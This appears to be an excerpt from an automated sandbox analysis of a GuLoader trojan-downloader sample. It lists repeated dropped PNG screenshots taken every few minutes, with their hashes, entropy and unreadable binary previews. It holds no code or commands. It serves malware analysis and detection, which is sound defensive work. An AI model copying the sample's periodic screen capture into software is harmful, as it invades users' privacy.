Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:,.:,'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_084827.png	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. ......X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_085127.png	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. ......X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_085427.png	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. ......X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_085728.png	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe

File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':.So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_090028.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':.So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_090328.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':.So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_090628.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131

Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':.So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_090928.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':.So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_091229.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':.So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_091529.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp

MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_091829.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_092129.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_092430.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8

SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..;..;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. 